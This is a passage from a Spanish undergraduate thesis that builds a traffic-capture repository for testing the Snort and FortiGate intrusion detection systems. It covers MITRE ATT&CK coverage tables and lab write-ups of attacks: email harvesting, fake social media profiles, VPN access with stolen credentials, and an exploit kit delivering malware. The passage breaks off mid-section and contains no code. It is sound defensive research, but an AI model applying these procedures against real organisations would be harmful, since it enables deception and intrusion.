“Creo que los virus informáticos deberían contarse como algo con vida. Y pienso que ello dice algo acerca de nuestra naturaleza humana, ya que la única forma de vida que hemos creado hasta el momento es puramente destructiva”

Stephen Hawking

En campos como la ciberseguridad, los bancos de datos, comúnmente conocidos como repositorios, constituyen una parte fundamental del análisis. Extrapolando a cualquier ámbito, para poder elaborar conclusiones apropiadas y válidas, es necesario disponer de suficiente información entrante. En este estudio, para evaluar correctamente el comportamiento de los IDS, se ha recopilado un extenso repositorio de ficheros de tráfico a partir de diversas fuentes.

En este tema se expone el origen de cada elemento que conforma este repositorio, aclarando su procedencia y características principales. En cómputo general, se hará una distinción entre las capturas referentes a tráfico legítimo y las capturas relacionadas con tráfico de ataque.

3.1 Tráfico Legítimo

Estas capturas se corresponden con tráfico completamente legítimo y carente de amenazas. Su finalidad principal es servir como un banco de entrenamiento para la identificación de falsos positivos [véase el apartado Automático del Procedimiento de Identificación de Alertas y FP (Snort y FortiGate)].

En base a la procedencia de estos ficheros, se pueden dividir en dos categorías.

3.1.1 Tráfico Legítimo Básico

Este conjunto de muestras de tráfico legítimo se corresponde con capturas de un acceso manual a una página web básica, un envío de un correo electrónico y la visualización de un video de YouTube. Este tráfico ha sido generado en el TFG con nombre “Análisis de la capacidad de detección de ataques en red del IDS Snort bajo la matriz MITRE ATT&CK”. Para su identificación se hará uso de la referencia LEG-BAS.

3.1.2 Tráfico Legítimo DIT

Este conjunto de tráfico legítimo se corresponde con la captura del tráfico en la red del departamento de Ingeniería Telemática durante 3 días. Para su identificación se hará uso de la referencia LEG-DIT.

3.2 Tráfico de Ataque

Estas capturas se corresponden con tráfico capturado en diversas redes asociado con interacciones maliciosas o ataques. Su finalidad principal es servir como banco de pruebas para evaluar el rendimiento y capacidad de detección que ofrecen los IDS ante amenazas aparentemente reales. Es muy importante resaltar y recordar en este punto el estado del arte que caracteriza al estudio. Al tratarse éste de una continuación de trabajos anteriores, la recopilación e integración de los ataques implementados en dichos trabajos se antoja indispensable para la formación del nuevo repositorio de ataques. Como consecuencia, el banco completo de

ataques está compuesto por numerosas fuentes que conviene aclarar en este apartado, para facilitar su identificación. Asimismo, se describen los nuevos ataques implementados.

3.2.1 Tráfico Procedente de Repositorios Ajenos

La siguiente tabla recopila los datos principales acerca de las distintas fuentes de ataques ajenos que se encuentran integradas en el banco completo de ataques actual. Para cada fuente se especifica un identificador, que se utilizará para la nomenclatura de ataques y ficheros asociados, el autor, el año de implementación de los ataques, la naturaleza del estudio, el número de ataques implementados y la referencia bibliográfica donde consultar más información acerca de la fuente.

Fuente	Id.	Autor	Año Implementación	Naturaleza del Estudio	N.º Ataques Implementados	Ref. Bibl.
Seguridad en conmutadores de red y puntos de acceso. Clasificación y realización práctica de ataques	[1]	Javier García Clavero	2024	Ataques a Conmutadores y Puntos de Acceso	28	[22]
Análisis de la capacidad de detección de ataques en red del IDS Snort bajo la matriz MITRE ATT&CK mediante Caldera	[2]	Javier Fructuoso Martín	2022	Ataques en red genéricos	15	[23]
Detección en fase temprana de ciberataques con rastro en red	[3]	Andrés García Coronado	2022	Ataques en red genéricos	19	[24]
Análisis de la capacidad de detección de ataques en red mediante los IDS Snort y PaloAlto	[5]	Alejandro Moreno Pérez	2024	Ataques en red genéricos	31	[25]
Dataset CIC-2018	[6]	UNB-CIC	2018	Ataques en red genéricos	16	[26]

Tabla 3-1. Fuentes de Ataques

En total, se dispone de 109 ataques recopilados de fuentes ajenas a este estudio en particular. Las cuatro primeras se corresponden con Trabajos Fin de Grado mientras que la última se trata de un proyecto conjunto entre la CSE (Communications Security Establishment) y el CIC (Canadian Institute of Cybersecurity) que ha derivado en la creación de un Dataset de ataques variados.

Para comprender el alcance de estos repositorios ajenos, la siguiente tabla muestra el grado de implementación logrado a nivel de tácticas, técnicas y sub técnicas **detectables por red** justo antes de la realización de este estudio.

Reconnaissance				
ID Técnica	Técnica	Nº Subtécnicas	Nº Subtécnicas Implementadas	Nº Ataques Implementados
T1589	Gather Victim Identity Information	1	0	0
T1595	Active Scanning	3	2	3
T1598	Phishing for Information	3	1	1
Resource Development				
ID Técnica	Técnica	Nº Subtécnicas	Nº Subtécnicas Implementadas	Nº Ataques Implementados
T1585	Establish Accounts	1	0	0
T1586	Compromise Accounts	1	1	1
Initial Access				
ID Técnica	Técnica	Nº Subtécnicas	Nº Subtécnicas Implementadas	Nº Ataques Implementados
T1133*	External Remote Services	0	0	0
T1189	Drive-by Compromise	0	0	0
T1190	Exploit Public-Facing Application	0	0	3
T1199	Trusted Relationship	0	0	0
T1200	Hardware Additions	0	0	1
T1566	Phishing	4	2	2
T1659	Content Injection	0	0	2
Execution				
ID Técnica	Técnica	Nº Subtécnicas	Nº Subtécnicas Implementadas	Nº Ataques Implementados
T1047	Windows Management Instrumentation	0	0	1

T1204	User Execution	1	1	1
T1569	System Services	1	0	0
T1053*	Scheduled Task/Job	1	1	1
Persistence				
ID Técnica	Técnica	Nº Subtécnicas	Nº Subtécnicas Implementadas	Nº Ataques Implementados
T1133*	External Remote Services	0	0	0
T1176	Browser Extensions	0	0	0
T1197*	BITS Jobs	0	0	1
T1205*	Traffic Signaling	2	1	1
T1505	Server Software Component	1	1	2
T1542*	Pre-OS Boot	1	1	1
T1053*	Scheduled Task/Job	1	1	1
T1543*	Create or Modify System Process	1	1	1
Privilege Escalation				
ID Técnica	Técnica	Nº Subtécnicas	Nº Subtécnicas Implementadas	Nº Ataques Implementados
T1053*	Scheduled Task/Job	1	1	1
T1543*	Create or Modify System Process	1	1	1
Defense Evasion				
ID Técnica	Técnica	Nº Subtécnicas	Nº Subtécnicas Implementadas	Nº Ataques Implementados
T1070	Indicator Removal	1	0	0
T1112	Modify Registry	0	0	0
T1197*	BITS Jobs	0	0	1
T1205*	Traffic Signaling	2	1	1
T1207	Rogue Domain Controller	0	0	0
T1218	System Binary Proxy Execution	4	1	1
T1221	Template Injection	0	0	1

T1542*	Pre-OS Boot	1	1	1
T1599	Network Boundary Bridging	1	1	3
T1612	Build Image on Host	0	0	2
Credential Access				
ID Técnica	Técnica	Nº Subtécnicas	Nº Subtécnicas Implementadas	Nº Ataques Implementados
T1003	OS Credential Dumping	1	0	0
T1187	Forced Authentication	0	0	2
T1557*	Adversary-in-the-Middle	3	2	7
Discovery				
ID Técnica	Técnica	Nº Subtécnicas	Nº Subtécnicas Implementadas	Nº Ataques Implementados
T1018	Remote System Discovery	0	0	1
T1033	System Owner / User Discovery	0	0	0
T1046	Network Service Discovery	0	0	3
T1087	Account Discovery	1	1	1
T1482	Domain Trust Discovery	0	0	0
T1615	Group Policy Discovery	0	0	1
Lateral Movement				
ID Técnica	Técnica	Nº Subtécnicas	Nº Subtécnicas Implementadas	Nº Ataques Implementados
T1021	Remote Services	6	1	1
T1210	Exploitation of Remote Services	0	0	3
T1534	Internal Spearphishing	0	0	0
T1563	Remote Service Session Hijacking	2	1	1
T1570	Lateral Tool Transfer	0	0	1
Collection				
ID Técnica	Técnica	Nº Subtécnicas	Nº Subtécnicas Implementadas	Nº Ataques Implementados
T1039	Data from Network Shared Drive	0	0	0

T1557*	Adversary-in-the-Middle	3	2	7
T1602	Data from Configuration Repository	2	1	1
T1114	Email Collection	1	0	0
Command and Control				
ID Técnica	Técnica	N° Subtécnicas	N° Subtécnicas Implementadas	N° Ataques Implementados
T1001	Data Obfuscation	3	0	0
T1008	Fallback Channels	0	0	0
T1071	Application Layer Protocol	4	0	1
T1090	Proxy	3	0	0
T1095	Non-Application Layer Protocol	0	0	1
T1102	Web Service	3	0	0
T1104	Multi-Stage Channels	0	0	0
T1105	Ingress Tool Transfer	0	0	1
T1132	Data Encoding	2	1	1
T1205*	Traffic Signaling	2	1	1
T1219	Remote Access Software	0	0	2
T1568	Dynamic Resolution	3	1	1
T1571	Non-Standard Port	0	0	1
T1572	Protocol Tunneling	0	0	1
T1573	Encrypted Channel	2	1	1
T1659	Content Injection	0	0	2
T1665	Hide Infrastructure	0	0	1
Exfiltration				
ID Técnica	Técnica	N° Subtécnicas	N° Subtécnicas Implementadas	N° Ataques Implementados
T1011	Exfiltration Over Other Network Medium	1	0	0

T1020	Automated Exfiltration	1	0	0
T1029	Scheduled Transfer	0	0	0
T1030	Data Transfer Size Limits	0	0	1
T1041	Exfiltration Over C2 Channel	0	0	1
T1048	Exfiltration Over Alternative Protocol	3	1	2
T1537	Transfer Data to Cloud Account	0	0	1
T1567	Exfiltration Over Web Service	4	1	1
Impact				
ID Técnica	Técnica	N° Subtécnicas	N° Subtécnicas Implementadas	N° Ataques Implementados
T1491	Defacement	2	1	1
T1496	Resource Hijacking	0	0	1
T1498	Network Denial of Service	2	2	10
T1499	Endpoint Denial of Service	4	4	11
T1565	Data Manipulation	1	1	1

Tabla 3-2. Alcance de Implementación Previo – Tácticas / Técnicas / Subtécnicas

3.2.2 Tráfico Generado

Como se ha comprobado en la tabla de la sección anterior, existen varias técnicas para las cuales el número de ataques implementados es cero (lo que significa que no están siendo consideradas para los análisis). Además de lograr una evaluación completa y robusta de la capacidad de detección de ataques de Snort y FortiGate, este estudio busca alcanzar un grado de implementación del 100% a nivel de técnicas (no se había logrado hasta ahora). Para ello, es necesario implementar ataques para estas técnicas. La siguiente tabla resume las implementaciones llevadas a cabo (recordar que los términos y categorías hacen referencia a técnicas/subtécnicas **detectables por red**)

Reconnaissance				
ID Técnica	Técnica	N° Subtécnicas	N° Subtécnicas a implementar	N° Ataques a Implementar
T1589	Gather Victim Identity Information	1	1	1
Resource Development				
ID Técnica	Técnica	N° Subtécnicas	N° Subtécnicas	N° Ataques a

			a implementar	Implementar
T1585	Establish Accounts	1	1	1
Initial Access				
ID Técnica	Técnica	Nº Subtécnicas	N.º Subtécnicas a implementar	N.º Ataques a Implementar
T1133*	External Remote Services	0	0	1
T1189	Drive-by Compromise	0	0	2*
T1199	Trusted Relationship	0	0	1
Execution				
ID Técnica	Técnica	Nº Subtécnicas	N.º Subtécnicas a implementar	N.º Ataques a Implementar
T1569	System Services	1	1	1
Persistence				
ID Técnica	Técnica	Nº Subtécnicas	N.º Subtécnicas a implementar	N.º Ataques a Implementar
T1133*	External Remote Services	0	0	1
T1176	Browser Extensions	0	0	1
Defense Evasion				
ID Técnica	Técnica	Nº Subtécnicas	N.º Subtécnicas a implementar	N.º Ataques a Implementar
T1070	Indicator Removal	1	1	1
T1112	Modify Registry	0	0	1
T1207	Rogue Domain Controller	0	0	1
Credential Access				
ID Técnica	Técnica	Nº Subtécnicas	N.º Subtécnicas a implementar	N.º Ataques a Implementar
T1003	OS Credential Dumping	1	1	1
Discovery				
ID Técnica	Técnica	Nº Subtécnicas	N.º Subtécnicas a implementar	N.º Ataques a Implementar
T1033	System Owner / User Discovery	0	0	1

T1482	Domain Trust Discovery	0	0	1
Lateral Movement				
ID Técnica	Técnica	Nº Subtécnicas	N.º Subtécnicas a implementar	N.º Ataques a Implementar
T1534	Internal Spearphishing	0	0	1
Collection				
ID Técnica	Técnica	Nº Subtécnicas	N.º Subtécnicas a implementar	N.º Ataques a Implementar
T1039	Data from Network Shared Drive	0	0	1
T1114	Email Collection	1	1	1
Command and Control				
ID Técnica	Técnica	Nº Subtécnicas	N.º Subtécnicas a implementar	N.º Ataques a Implementar
T1001	Data Obfuscation	3	2**	1
T1008	Fallback Channels	0	0	1
T1090	Proxy	3	1	1
T1102	Web Service	3	1	1
T1104	Multi-Stage Channels	0	0	1
Exfiltration				
ID Técnica	Técnica	Nº Subtécnicas	N.º Subtécnicas a implementar	N.º Ataques a Implementar
T1011	Exfiltration Over Other Network Medium	1	1	1
T1020	Automated Exfiltration	1	1	1
T1029	Scheduled Transfer	0	0	1

Tabla 3-3. Resumen de Técnicas con Necesidad de Implementación

* Para la técnica “Drive-by Compromise” se ha optado por emplear dos vertientes diferentes para la consecución del objetivo del ataque.

** Para la técnica “Data Obfuscation” se ha optado por implementar dos subtécnicas diferentes, para apreciar si existen diferencias en la detección.

Con estas implementaciones se cubriría el 100% de las técnicas detectables por red definidas por la matriz MITRE ATT&CK. Adicionalmente, se han implementado dos ataques de técnicas ya contempladas en repositorios previos por cuestiones de comprobación y validez de ataques.

A continuación, se describe el proceso completo de realización de 25 nuevas técnicas de ataque que incluye tanto el estudio de las características del ataque como la explicación de su procedimiento y replicación. Para cada ataque analizado se plantea el esquema definido que puede observarse en la Tabla 3-4, que especifica la clasificación recibida por MITRE ATT&CK en base a su naturaleza, su identificador, una breve descripción, el entorno en el que se lleva a cabo (puede incluir herramientas propiamente dichas) y las herramientas usadas, que pueden consultarse en el apartado “Herramientas Concretas”. Adicionalmente, cada ataque viene acompañado de capturas de pantalla que justifican que ha sido ejecutado con éxito, demostrando así su validez, al menos en lo que a las tareas realizadas atañe².

Campo	Significado
Táctica/s	Nombre completo de la/s táctica/s a la/s que pertenece
Técnica	Nombre completo de la técnica a la que pertenece
Subtécnica	Nombre completo de la subtécnica a la que pertenece
ID	TXXXX.zzz siendo XXXX los identificadores de técnica y zzz los identificadores de subtécnica (siempre que se trate de una subtécnica)
Descripción General	Explicación detallada de la finalidad fundamental del ataque. Puede contener otras apreciaciones de interés
Entorno	Sistemas operativos o entornos en los que tiene lugar la replicación del ataque
Herramientas	Conjunto de herramientas empleadas para la replicación del ataque

Tabla 3-4. Esquema para la representación de ataques

Conviene aclarar que no todas estas cualidades que caracterizan a los ataques son únicas. Si bien la categorización ofrecida por MITRE ATT&CK es unívoca, al igual que la descripción general, el entorno y las herramientas son exclusivos de la implementación, por lo que siempre pueden existir otras alternativas de replicarlo. Igualmente, para ciertos ataques es necesaria la desactivación de firewalls predeterminados y/o protección del equipo, para que puedan efectuarse de forma completa.

² Tanto el apartado de detección como el Anexo A complementan y finalizan el proceso de validación, atendiendo a las alertas generadas y a la captura de los paquetes, demostrando que el ataque también es apreciable por red y cumple su finalidad.

3.2.2.1 Gather Victim Identity Information (T1589)

Campo	Valor
Táctica	Reconnaissance
Técnica	Gather Victim Identity Information
Subtécnica	Email Address
ID	T1589.002
Descripción General	Este ataque consiste en la obtención de correos electrónicos de carácter público (es posible que las empresas u organizaciones dispongan de varios tipos de direcciones de correo, por lo que se atiende a aquellas que se encuentran expuestas). Este procedimiento supone un paso inicial para un ataque de mayor magnitud, derivando en técnicas como el Phishing y la búsqueda de dominios. Esta técnica se aprecia comúnmente como un arma de doble filo, pues, aunque puede ser usada con intenciones maliciosas, también es considerada un procedimiento para comprobar el grado de exposición de las empresas y los puntos posibles de ataques, para así llevar a cabo labores preventivas (equipos rojos).
Entorno	Linux
Herramientas	TheHarvester, Bulk-mail-verifier, Wireshark, VirtualBox

Tabla 3-5. Recogida de Direcciones de Correo Electrónico

Antes de comenzar con la replicación del ataque es importante recalcar un aspecto clave del escenario. En la realidad, durante la obtención de los correos electrónicos no tiene por qué haber interacción directa con la víctima (esto ocurre si la modalidad es pasiva, como es este caso, pero en ataques activos sí hay interacción). En este sentido, no tendría sentido capturar los paquetes generados, pues esto se establecen entre el atacante y un tercero (la instancia del cortafuegos que protege la red víctima no apreciaría estos paquetes, pues no van dirigidos a la red de la empresa). Por esta razón, el ataque es extendido, llegando a comprobar si los correos electrónicos son veraces. Este último paso sí que provocaría que existiera una comunicación directa entre atacante y víctima, permitiendo la captura de los paquetes y estableciendo un vínculo analizable entre ambos.

Aclarado este concepto, para la replicación del ataque es suficiente con un equipo Linux y conexión a Internet. La recogida de correos electrónicos se realiza intercambiando mensajes entre el atacante y un servidor de búsqueda. Esta tarea podría haberse realizado de forma completamente manual, incorporando un dominio ficticio, con correos electrónicos asociados. Sin embargo, puesto que la recolección se realiza a partir de un servidor de búsqueda, conviene que el objetivo sea una empresa contrastada, que tenga un mayor impacto en la base de datos del buscador y que disponga de suficientes correos electrónicos para recolectar (la herramienta theHarvester no es determinista, puede devolver listas de correos diferentes). Anotadas estas dos ideas, el escenario completo se conforma con el equipo atacante, servidor Yahoo! y empresa EPAM. El escenario correspondiente a la segunda fase del ataque se muestra detallado en la Figura 3-1.




Figura 3-1. Escenario de Red - Validación de Direcciones de Correo Electrónico

3.2.2.2 Establish Accounts (T1585)

Campo	Valor
Táctica	Resource Development
Técnica	Establish Accounts
Subtécnica	Social Media Accounts
ID	T1585.001
Descripción General	Este ataque se basa en la elaboración de un perfil público, normalmente ficticio, que aparente ser real y construido a partir de información contextualizada para cuadrar con los intereses de la empresa (presencia, afiliaciones, información pública...). De esta manera, se logra un acercamiento a la empresa para un posterior ataque
Entorno	Linux
Herramientas	VirtualBox, Wireshark, Redes Sociales

Tabla 3-6. Establecimiento de Cuentas de Redes Sociales

Este ataque deja rastro en red, como el resto de los analizados en este estudio, pero a diferencia de los demás, su detección es inabordable. La creación de cuentas de redes sociales como Facebook, Github y Twitter fraudulentas puede ser sospechoso a vista de los proveedores de estos servicios, o de la empresa víctima cuando estas cuentas interactúan con el entorno de la empresa. El proceso de creación de estas no es capturable por la red (por la empresa víctima), por lo que en este escenario se recurre a una pequeña trampa para aportar sentido al ataque. La creación de estas cuentas se realiza desde un equipo infectado de la empresa. De esta forma, tras haber accedido a la red (no es relevante para este ataque) se utilizan los datos de la empresa para crear nuevas cuentas de redes sociales.

Para la replicación del ataque, antes de acceder a las páginas web, es necesario elaborar un perfil de usuario que aparente estar relacionado con la empresa víctima. Este concepto es clave en los ataques a grande escala o muy elaborados, pues cuanto más parezca que se trata de una cuenta completamente legítima, mayor será la probabilidad de engaño. El uso de imágenes también puede facilitar el ataque. En la siguiente figura se muestra el formulario de creación de cuenta de Facebook y la imagen usada para fortificar el engaño (extraída de Google Imágenes).

The image shows two parts of the Facebook registration process. On the left is the registration form with the following fields: Name (Persona), Email (persona1-empresaX@hotmail.com), Password (masked with dots), Birth Date (17 feb 2000), and Gender (Male selected). Below the form is a green button labeled 'Registrarte'. On the right is the 'Cambiar foto' (Change photo) interface, which displays a selected profile picture of a man with glasses and a blue shirt. Below the photo are zoom and rotate controls, and a note at the bottom: 'Edite la foto moviendo el círculo o cambiando su tamaño. Puede usar el mouse o las teclas de dirección, de signo más y de signo menos de su teclado.'

Figura 3-4. Formulario y Foto de Perfil – Cuenta de Red Social Falsa

3.2.2.3 External Remote Services (T1133)

Campo	Valor
Táctica	Initial Access
Técnica	External Remote Services
Subtécnica	-----
ID	T1133
Descripción General	Este ataque consiste en el acceso al interior de una red desde un punto remoto externo a la red de la empresa. Para ello, se hace uso de mecanismos de acceso basado en servicios remotos, como VPN o Citrix, o de contenedores expuestos como Docker, Kubernetes, etc.
Entorno	Windows
Herramientas	VirtualBox, Wireshark, OpenVPN

Tabla 3-7. Acceso a Servicios Remotos

Para la replicación de este ataque, se ha configurado una red VPN, red base utilizada por la empresa. Se han establecido dos equipos que actúan como clientes de esta red, totalmente legítimos. La red, que admite más usuarios, recibe un nuevo cliente (atacante), que tras haber logrado robar las credenciales de la red, ha conseguido acceder al entorno de la empresa. El escenario puede representarse de la forma que se muestra abajo.




Figura 3-5. Escenario Red VPN

En la Figura 3-6 se muestra el proceso de acceso, y cómo el atacante ha logrado su objetivo de infiltrarse en la empresa con las credenciales robadas.




Figura 3-6. Acceso a la red VPN

El atacante ya está dentro de la red, cumpliendo con la finalidad del ataque. Dependiendo de la configuración de la red y su seguridad, el atacante dispondrá de más o menos privilegios. Independientemente de esto, el simple hecho de encontrarse dentro de la red le otorga la oportunidad de inspeccionar el estado de la red e interceptar paquetes de otras comunicaciones. En la Figura 3-7 se muestra cómo el atacante forma parte de la red, y la visión que puede llegar a tener de ella.




Figura 3-7. Estado de la red VPN

3.2.2.4 Drive-by Compromise (T1189)

Campo	Valor
Táctica	Initial Access
Técnica	Drive-by Compromise
Subtécnica	-----
ID	T1189
Descripción General	Este ataque se basa en el aprovechamiento del acceso de la víctima a una página web comprometida. Una vez el usuario accede, el ataque puede llevarse a cabo de múltiples maneras, como la inyección de código, la descarga de scripts maliciosos, anuncios fraudulentos, interfaces con elementos nocivos insertados (como foros, comentarios o contenido web controlable)
Entorno	Linux
Herramientas	VirtualBox, Wireshark, Exploit-Kit Shadyantra

Tabla 3-8. Paso por Compromiso

Para la replicación de esta técnica, se comienza por la preparación del servidor del atacante. Con el uso de la herramienta *Exploit-Kit* de Shadyantra se gestiona el servicio que asignará un paquete de explotación a cada usuario que acceda su página web, en función de la versión del sistema operativo que esté usando. Esta técnica tiene muchas variantes. Crear una página web muy similar a otra verídica, que aparente serlo, y que busque engañar al usuario para introducir datos confidenciales, también es una forma válida de llevar a cabo esta técnica.

Esta técnica ha sido implementada de dos formas diferentes, siendo el paquete de explotación la diferencia entre ambos.

Tras crear la base de datos MySQL, y configurar adecuadamente el servidor, la interfaz principal debe tener una apariencia similar a la que se muestra en la siguiente figura.




Figura 3-8. Interfaz Atacante – Exploit Kit Shadyantra

En el menú principal se muestra información clave relacionada con los usuarios que han accedido al menos una vez a la página fraudulenta. Tras realizar un estudio acerca de las vulnerabilidades de las versiones de los sistemas operativos, es posible mapear cada una a un paquete de explotación en la sección “Import”, para que cuando vuelva a acceder, se entregue el paquete correspondiente. En el escenario implementado en el estudio, se hace uso de dos *exploits*. El primero, bloquea el navegador realizando peticiones masivas de recarga de página (lo cual puede bloquear el equipo de la víctima) al mismo tiempo que puede utilizar el navegador del cliente para compilar código *malware*. El segundo, redirige a una página de descarga de un supuesto instalador fraudulento, que contiene *malware* en su interior y que se descarga automáticamente. Ambas opciones son ataques sutiles, pero siguen tratándose de métodos de acceso a la red de la empresa víctima.

• Bloqueo de Página y Compilación

En esta primera variante, como se ha comentado en el párrafo anterior, el paquete de explotación enviado a la víctima consiste en un fichero HTML que bloquea el navegador y permite compilar un código insertado (sin ejecutarlo). La página web, vista desde la víctima, se muestra en la siguiente captura.




Figura 3-9. Bloqueo de Página

- **Descarga de ejecutable**

En esta segunda variante, el paquete de explotación enviado a la víctima provoca la descarga de un ejecutable en el equipo víctima. La página web queda tal y como se observa en la siguiente captura.




Figura 3-10. Descarga de Ejecutable

3.2.2.5 Trusted Relationship (T1199)

Campo	Valor
Táctica	Initial Access
Técnica	Trusted Relationship
Subtécnica	-----
ID	T1199
Descripción General	El atacante procede con un primer ataque a terceros, normalmente una organización la cual mantiene algún tipo de relación estrecha con la víctima. De esta manera, y siendo conocedor del vínculo que mantienen víctima y tercero, se puede hacer uso de dicho enlace para asegurar el éxito de un ataque de mayor magnitud.
Entorno	Windows
Herramientas	VirtualBox, Wireshark, RDP

Tabla 3-9. Relación de Confianza

Antes de comenzar con la replicación del ataque, conviene explicar el contexto del que se parte, para entender el porqué de las acciones tomadas. La empresa víctima, que mantiene su funcionamiento acorde a la normalidad, tiene establecida una relación de confianza, basada en contratos lícitos y regulados, con la empresa Intel. Esta compañía tiene permisos para acceder a los equipos de la empresa víctima, disponiendo de un usuario con permisos en cada uno de estos. El uso de estos equipos por parte de la empresa Intel sólo debe darse en situaciones extraordinarias, en las que resulte necesaria una intervención directa por fallos hardware o software que puedan estar relacionados con los componentes ofrecidos por Intel. En este preciso instante, interviene el atacante. Éste, en vez de dirigir sus esfuerzos en vulnerar a la empresa víctima directamente, pone como objetivo la empresa Intel. Conocedor de que seguramente mantenga varias relaciones de confianza con otras empresas, el atacante busca aprovechar 